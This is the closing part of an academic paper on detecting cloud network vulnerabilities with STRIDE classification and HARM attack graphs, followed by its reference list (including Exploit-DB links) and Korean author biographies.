STRIDE and HARM based cloud network vulnerability detection was proposed herein to detect vulnerabilities in cloud networks. The proposed vulnerability detection scheme performed vulnerability (CVE) classification using STRIDE and analyzed the properties of vulnerabilities such as protocol and environment to detect the vulnerabilities in various components existing in a cloud network. To prevent the spread of secondary damage from the vulnerabilities used by an attacker, HARM was used to compute attack graphs for each vulnerability. The attack graphs for each vulnerability obtained by performing simulation tests on the collected CVE vulnerabilities were used to simulate countermeasures.

A scenario was presented herein, and the proposed vulnerability detection scheme was executed on the scenario to obtain attack graphs.

The proposed vulnerability detection scheme could perform detection for known vulnerabilities. However, challenges occurred in performing detection for unknown vulnerabilities. Therefore, it will be necessary to detect unknown vulnerabilities in future studies.

References

〔1〕 Symantec, ″2019 Internet Security Threat Report″, 2019.

〔2〕 Gartner, ″Gartner Forecasts Worldwide Public Cloud Revenue to Grow 17.5 Percent in 2019″, 2019.

〔3〕 Wang, L., Yao, C., Singhal, A., Jajodia, S., ″Interactive analysis of attack graphs using relational queries.,″ Proceedings of 20th IFIP WG 11.3 Working Conference on Data and Applications Security(DBSec 2006), pp. 119-132, 2006.

〔4〕 Jin Hong, Dong-Seong Kim, ″HARMs: Hierarchical Attack Representation Models for Network Security Analysis,″ Australian Information Security Management Conference, pp. 73-81, Dec. 2012.

〔5〕 Tieming Chen, Qingyu Mao1, Mingqi Lv, Hongbing Cheng, Yinglong Li, ″DroidVecDeep: Android Malware Detection Based on Word2Vec and Deep Belief Network,″ KSII TRANSACTIONS ON INTERNET AND INFORMATION SYSTEMS vol. 13, no. 4, pp. 2180-2197, Apr. 2019.

〔6〕 CVE, ″https://cve.mitre.org/about/faqs.html#what_is_cve_id″, May 15, 2019.

〔7〕 CVE, ″https://cve.mitre.org/index.html″, May 15, 2019.

〔8〕 Exploitdatabase, ″https://www.exploit-db.com/exploits/46362″, May 15, 2019.

〔9〕 Exploitdatabase, ″https://www.exploit-db.com/exploits/43345″, May 15, 2019.

〔10〕 Exploitdatabase, ″https://www.exploit-db.com/exploits/46193″, May 15, 2019.

〔11〕 Exploitdatabase, ″https://www.exploit-db.com/exploits/46585″, May 15, 2019.

〔12〕 Exploitdatabase, ″https://www.exploit-db.com/exploits/43968″, May 15, 2019.

〔13〕 Exploitdatabase, ″https://www.exploit-db.com/exploits/45010″, May 15, 2019.

〔14〕 STRIDE threat model of Microsoft. 〔Online〕. Available : https://docs.microsoft.com/en-us/previous-versions/commerce-server/ee823878(v=cs.20) Accessed on : May 15, 2019.

〔15〕 Wesam S. Bhaya, Samraa A. AlAsady, ″Prevention of Spoofing Attacks in the Infrastructure wireless networks,″ Journal of Computer Science, vol. 8, no. 10, pp. 1769-1779, 2012.

〔16〕 Kavisankar L, Chellappan C, Sivasankar P, Ashwin Karthi, Srinivas A,, ″A pioneer scheme in the detection and defense of DrDoS attack involving spoofed flooding packets,″ KSII TRANSACTIONS ON INTERNET AND INFORMATION SYSTEMS vol. 8, no. 5, pp. 1726-1743, May. 2014.

〔17〕 Christian S. Collberg, Clark Thomborson, ″Watermarking, Tamper-Proofing, and Obfuscation-Tools for Software Protection,″ IEEE Transactions on Software Engineering, vol. 28, no. 8, pp. 735-746, Nov. 2002.

〔18〕 Seul-Ki Choi, Chung-Huang Yang, and Jin Kwak, ″System Hardening and Security Monitoring for IoT Devices to Mitigate IoT Security Vulnerabilities and Threats,″ KSII TRANSACTIONS ON INTERNET AND INFORMATION SYSTEMS vol. 12, no. 2, pp. 906-918, Feb. 2018.

〔19〕 Adam Shostack, threat modeling-designing for security, 1st Ed, WILEY, Feb. 2014.

〔20〕 Adrien Bonguet, Martine Bellaiche, ″A Survey of Denial-of-Service and

Distributed Denial of Service Attacks and Defenses in Cloud Computing," Future internet, Aug. 2017.

〔21〕 Pradeepthi K.V, Kannan A., "Cloud Attack Detection with Intelligent Rules," KSII TRANSACTIONS ON INTERNET AND INFORMATION SYSTEMS vol. 9, no. 10, pp. 4204-4222, Oct. 2015.

〔22〕 Ananth A. Jillepalli, Daniel Conte de Leon, Stuart Steiner, Jim Alves-Foss, "Analysis of Web Browser Security Configuration Options," KSII TRANSACTIONS ON INTERNET AND INFORMATION SYSTEMS vol. 12, no. 12, pp. 6139-6160, Dec. 2018.

〔23〕 A. Karahasanovic, P. Kleberger, M. Almgren, "Adapting Threat Modeling Methods for the Automotive Industry," Proceeding of the 15th ESCAR Conference, 2017.

〈저자소개〉

조 정 석 (Jeong-Seok Jo) 학생회원
2018년 2월: 아주대학교 사이버보안학과 학사
2018년 3월~현재: 아주대학교 컴퓨터공학과 석사과정
〈관심분야〉 정보보호, 클라우드 컴퓨팅 보안, 인증프로토콜, 사물인터넷 보안

곽 진 (Jin Kwak) 종신회원
2000년 8월: 성균관대학교 학사
2003년 2월: 성균관대학교 석사
2006년 2월: 성균관대학교 박사
2006년 4월~2006년 11월: 일본 큐슈대학교 방문연구원
2006년 8월~2006년 11월: 일본 큐슈시스템정보기술연구소 특별연구원
2006년 11월~2007년 2월: 정보통신부 정보보호기획단 개인정보보호팀 통신사무관
2007년 3월~2015년 2월: 순천향대학교 정보보호학과 교수
2008년 1월~현재: 한국정보보호학회 상임이사
2011년 1월~현재: 한국정보처리학회 이사
2015년 3월~현재: 아주대학교 사이버보안학과 교수
〈관심분야〉 자동차 보안, 암호프로토콜, 응용시스템보안, 클라우드 컴퓨팅 보안, 개인정보보호, 정보보호제품평가